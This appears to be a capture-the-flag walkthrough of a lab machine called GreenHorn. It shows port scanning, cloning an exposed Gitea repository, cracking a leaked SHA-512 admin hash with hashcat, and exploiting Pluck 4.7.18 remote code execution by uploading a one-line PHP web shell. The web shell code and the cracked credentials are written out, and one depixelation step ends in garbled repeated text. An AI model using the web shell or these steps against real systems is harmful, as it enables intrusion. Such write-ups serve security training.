



Information Gathering

1) Found open ports

```
[vigneswar@VignesarPC]~$ tcpscan 10.129.150.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 10:27 IST
Nmap scan report for 10.129.150.100
Host is up (0.21s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://greenhorn.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp  open  ppp?
| fingerprint-strings:
|_ GenericLines, Help, RTSPRequest:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
| GetRequest:
|   HTTP/1.0 200 OK
|   Cache-Control: max-age=0, private, must-revalidate, no-transform
|   Content-Type: text/html; charset=utf-8
|   Set-Cookie: i_like_gitea=9d7ea3bf652a605e; Path=/; HttpOnly; SameSite=Lax
|   Set-Cookie: _csrftoken=9FA_IDou4_0p3US4PNkI3cp0MUs6MTcyMTUzNzk0MTM5NzUyMjQzMMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|   X-Frame-Options: SAMEORIGIN
|   Date: Sun, 21 Jul 2024 04:59:01 GMT
| <!DOCTYPE html>
| <html lang="en-US" class="theme-auto">
| <head>
|   <meta name="viewport" content="width=device-width, initial-scale=1">
|   <title>GreenHorn</title>
|   <link rel="manifest" href="data:application/json;base64,eyJ1YyWllIjoiriR3JlZSIB3JuIiwic2hvcmRfbmFtZSI6IkdyZWVuSG9ybiiIsInNYXJ0X3VybyCI6Imh0dHA6Ly9ncmVLbmhvcn4uaHRiOjMwMDAvIiwiaWwiOiJNbWVhbnMiOjE0LzI7InNyYyI6Imh0dHA6Ly9ncmVLbmhvcn4uaHRiOjMwMDAvYXNzZXRLZlZlZS9yb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmcilCJzaXplcyI6IjUxMnglMTIifSx7InNyYyI6Imh0dHA6Ly9ncmVLbmhvcn4uaHRiOjMwMDAvYXNzZXRLZlZlZS9yb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmcilCJzaXplcyI6IjUxMnglMTIifS" type="image">
| HTTPOptions:
|   HTTP/1.0 405 Method Not Allowed
```

2) Checked the website





3) Found the source code

GreenAdmin/GreenHorn: x +

10.129.150.100:3000/GreenAdmin/GreenHorn

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

Milestones Explore

GreenAdmin / GreenHorn

Watch 1 Star 0 Fork 0

<> Code Issues Pull Requests Packages Projects Releases Wiki Activity

We believe in open source.

1 Commit 1 Branch 0 Tags 1.1 MiB

main Go to file HTTP SSH http://10.129.150.100:3000/GreenAdmin/GreenHorn

junior	d3278c32f2	First release of our source code	last month
data		First release of our source code	last month
docs		First release of our source code	last month
files		First release of our source code	last month
images		First release of our source code	last month
README.md		First release of our source code	last month
SECURITY.md		First release of our source code	last month
admin.php		First release of our source code	last month
index.php		First release of our source code	last month
install.php		First release of our source code	last month
login.php		First release of our source code	last month
requirements.php		First release of our source code	last month
robots.txt		First release of our source code	last month

```
(vigneswar@VigneswarPC)-[/tmp/greenhorn]
$ git clone http://10.129.150.100:3000/GreenAdmin/GreenHorn
Cloning into 'GreenHorn'...
remote: Enumerating objects: 517, done.
remote: Counting objects: 100% (517/517), done.
remote: Compressing objects: 100% (395/395), done.
remote: Total 517 (delta 60), reused 517 (delta 60), pack-reused 0
Receiving objects: 100% (517/517), 1.06 MiB | 341.00 KiB/s, done.
Resolving deltas: 100% (60/60), done.
```

```
(vigneswar@VigneswarPC)-[/tmp/greenhorn]
$
```

4) Found password hash

```
pass.php x
data > settings > pass.php
1 k?php
2 $ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7'
3 ?>
```

Vulnerability Assessment

1) Found vulnerable pluck version (authenticated)

pluck 4.7.18

All Images Videos Shopping News Maps Web More Tools

Exploit-DB

https://www.exploit-db.com > exploits

Pluck v4.7.18 - Remote Code Execution (RCE)

15 Jul 2023 — **Pluck** v4.7.18 - Remote Code Execution (RCE).. webapps exploit for PHP platform.

2) Cracked the admin password hash

3/8

```

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163:iloveyou1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1700 (SHA2-512)
Hash.Target.....: d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe...790163
Time.Started.....: Sun Jul 21 10:47:35 2024 (1 sec)
Time.Estimated...: Sun Jul 21 10:47:36 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 43481 H/s (0.36ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344384 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 -> Lovers1

Started: Sun Jul 21 10:47:10 2024
Stopped: Sun Jul 21 10:47:38 2024

```

3) Exploited the rce

<https://www.exploit-db.com/exploits/51592>


```

(vigneswar@VigneswarPC)-[/tmp/greenhorn/GreenHorn]
$ cat miri.php
<?php system($_GET["cmd"]); ?>

(vigneswar@VigneswarPC)-[/tmp/greenhorn/GreenHorn]
$ zip minibbas.zip miri.php
updating: miri.php (stored 0%)


(vigneswar@VigneswarPC)-[/tmp/greenhorn/GreenHorn]
$ python3 exploit.py
ZIP file path: minibbas.zip
Login account
ZIP file download.

```




Exploitation

1) Got reverse shell




2) Logged in with junior:iloveyou1




Privilege Escalation

1) Checked the pdf in home folder




2) it contains blurred password




3) Extracted image from pdf



4) Found a tool to depixelate image



5) Depixelated the password



side from side the other side side from side the other side

6) Got root access

